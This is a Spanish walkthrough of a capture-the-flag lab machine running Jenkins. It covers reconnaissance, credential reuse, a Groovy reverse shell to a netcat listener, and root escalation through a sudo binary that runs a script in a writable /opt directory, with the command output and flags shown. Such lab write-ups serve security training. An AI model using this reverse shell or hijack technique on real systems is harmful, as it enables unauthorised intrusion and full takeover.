

Desplegamos la máquina.


Le hacemos un ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.




Con nmap vemos los puertos que están abiertos y sus servicios.




Con whatweb vemos las tecnologías que tiene la página web.




Tras buscar exploit para la versión de Jenkins al mirar en la web del puerto 80 damos con unas credenciales que nos valen para conectarnos al login del puerto 8080.



Tras la pista que nos dan los servicios inspeccionamos la web.



Usamos las credenciales en el puerto 8080 y ya tenemos acceso.



Encontramos una zona donde lanzar scripts en Groovy y nos mandamos una reverse shell.

1. ["/bin/bash","-c", "..."] → Llamas explícitamente a Bash con -c, que asegura que todo lo que pongas dentro se ejecute como comando completo (incluidas redirecciones).

2. bash -i >& /dev/tcp/... 0>&1 → La reverse shell clásica.

3. .execute() → Groovy lanza el proceso.

4. proc.waitFor() → Evita que Jenkins termine antes de tiempo (así la sesión se mantiene abierta mientras tú interactúas).

```
❯ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.0.2.65] from (UNKNOWN) [172.17.0.2] 54474
bash: cannot set terminal process group (70): Inappropriate ioctl for device
bash: no job control in this shell
jenkins@dbfdd6309e6f:~$ id
id
uid=101(jenkins) gid=103(jenkins) groups=103(jenkins)
```

Comprobamos los usuarios que tiene la máquina.


```
jenkins@dbfdd6309e6f:~$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
jenkins:x:101:103:Jenkins,,,:/var/lib/jenkins:/bin/bash
jenkhack:x:1001:1001:jenkhack,,,:/home/jenkhack:/bin/bash
```

Tras buscar, encontramos la contraseña de jenkhack.

```
jenkins@dbfdd6309e6f:/var/www/jenkhack$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Sep  1  2024 .
drwxr-xr-x 4 root root 4096 Sep  1  2024 ..
-rw-r--r-- 1 root root   30 Sep  1  2024 note.txt
jenkins@dbfdd6309e6f:/var/www/jenkhack$ cat note.txt

jenkhack:C1V9uBl8!'Ci*`uDfP
```

Desencriptamos la contraseña con cyberchef, que estaba en base85.



Escalamos privilegios a jenkhack.

```
jenkins@dbfdd6309e6f:/var/www/jenkhack$ su jenkhack
Password:
jenkhack@dbfdd6309e6f:/var/www/jenkhack$ cd
jenkhack@dbfdd6309e6f:~$ id
uid=1001(jenkhack) gid=1001(jenkhack) groups=1001(jenkhack),100(users)
```

Encontramos una flag.

```
jenkhack@dbfdd6309e6f:~$ cat user.txt
3635ccd7044e99813883c8a1b95ced04
```

Vemos que tenemos un binario que podemos ejecutar con sudo como root sin contraseña.

```
jenkhack@dbfdd6309e6f:~$ sudo -l
Matching Defaults entries for jenkhack on dbfdd6309e6f:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/us
n\:/bin\:/snap/bin, use_pty

User jenkhack may run the following commands on dbfdd6309e6f:
    (ALL : ALL) NOPASSWD: /usr/local/bin/bash
```

Cuando le hacemos un strings vemos que nos manda a un script en la carpeta opt.

```
jenkhack@dbfdd6309e6f:~$ strings /usr/local/bin/bash
/lib64/ld-linux-x86-64.so.2
|P$e
puts
system
__libc_start_main
__cxa_finalize
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Running command...
/opt/bash.sh
Welcome to the bash application!
```

También sabemos que podemos escribir, leer y ejecutar en la carpeta opt.

```
jenkhack@dbfdd6309e6f:/$ ls -la
total 80
drwxr-xr-x   1 root root     4096 Sep  9 16:50 .
drwxr-xr-x   1 root root     4096 Sep  9 16:50 ..
-rwxr-xr-x   1 root root        0 Sep  9 16:50 .do
lrwxrwxrwx   1 root root        7 Apr 22  2024 bin
drwxr-xr-x   2 root root     4096 Apr  8  2024 bin.
drwxr-xr-x   2 root root     4096 Apr 22  2024 boo
drwxr-xr-x   5 root root      340 Sep  9 16:50 dev
drwxr-xr-x   1 root root     4096 Sep  9 16:50 etc
drwxr-xr-x   1 root root     4096 Sep  1  2024 hom
lrwxrwxrwx   1 root root        7 Apr 22  2024 lib
drwxr-xr-x   2 root root     4096 Oct  1  2023 lib.
lrwxrwxrwx   1 root root        9 Apr 22  2024 lib
drwxr-xr-x   2 root root     4096 Aug  1  2024 med
drwxr-xr-x   2 root root     4096 Aug  1  2024 mnt
drwxrwxr-x   1 root jenkhack 4096 Sep  1  2024 opt
```

Por lo tanto, dentro de la carpeta que está el archivo bash.sh vamos a eliminarlo y crear uno para que ejecute lo que nosotros deseemos.

```
jenkhack@dbfdd6309e6f:/$ cd opt/
jenkhack@dbfdd6309e6f:/opt$ ls -la
total 12
drwxrwxr-x 1 root jenkhack 4096 Sep  1  2024 .
drwxr-xr-x 1 root root     4096 Sep  9 16:50 ..
-rwxr-xr-x 1 root root       75 Sep  1  2024 bash.sh
jenkhack@dbfdd6309e6f:/opt$ cat bash.sh
#!/bin/bash

# This script in bash
echo "This is the bash script running."
```

Eliminamos el archivo.

```
jenkhack@dbfdd6309e6f:/opt$ rm bash.sh
rm: remove write-protected regular file 'bash.sh'? yes
jenkhack@dbfdd6309e6f:/opt$ ls -la
total 8
drwxrwxr-x 1 root jenkhack 4096 Sep  9 18:07 .
drwxr-xr-x 1 root root     4096 Sep  9 16:50 ..
```

Creamos uno nuevo con le mismo nombre para que el binario ejecute el nuevo script con el mismo nombre.

```
jenkhack@dbfdd6309e6f:/opt$ echo '/bin/bash -p' > bash.sh
jenkhack@dbfdd6309e6f:/opt$ ls -la
total 12
drwxrwxr-x 1 root     jenkhack 4096 Sep  9 18:08 .
drwxr-xr-x 1 root     root     4096 Sep  9 16:50 ..
-rw-rw-r-- 1 jenkhack jenkhack   13 Sep  9 18:08 bash.sh
jenkhack@dbfdd6309e6f:/opt$ cat bash.sh
/bin/bash -p
```

Le damos permisos de ejecución.

```
jenkhack@dbfdd6309e6f:/opt$ chmod +x bash.sh
jenkhack@dbfdd6309e6f:/opt$ ls -la
total 12
drwxrwxr-x 1 root     jenkhack 4096 Sep  9 18:08 .
drwxr-xr-x 1 root     root     4096 Sep  9 16:50 ..
-rwxrwxr-x 1 jenkhack jenkhack   13 Sep  9 18:08 bash.sh
```

Listo ya somos root al ejecutar el binario.

```
jenkhack@dbfdd6309e6f:/opt$ sudo /usr/local/bin/bash
Welcome to the bash application!
Running command...
root@dbfdd6309e6f:/opt# id
uid=0(root) gid=0(root) groups=0(root)
root@dbfdd6309e6f:/opt# cd /root/
root@dbfdd6309e6f:~# ls -la
total 32
drwx------ 1 root root 4096 Sep  1  2024 .
drwxr-xr-x 1 root root 4096 Sep  9 16:50 ..
-rw-r--r-- 1 root root 3106 Apr 22  2024 .bashrc
drwxr-xr-x 3 root root 4096 Sep  1  2024 .local
-rw-r--r-- 1 root root  161 Apr 22  2024 .profile
drwx------ 2 root root 4096 Sep  1  2024 .ssh
-rw-r--r-- 1 root root  206 Sep  1  2024 .wget-hsts
-rw-r--r-- 1 root root   33 Sep  1  2024 root.txt
root@dbfdd6309e6f:~# cat root.txt
c43cb8e62105280785c7500ba705a9fc
```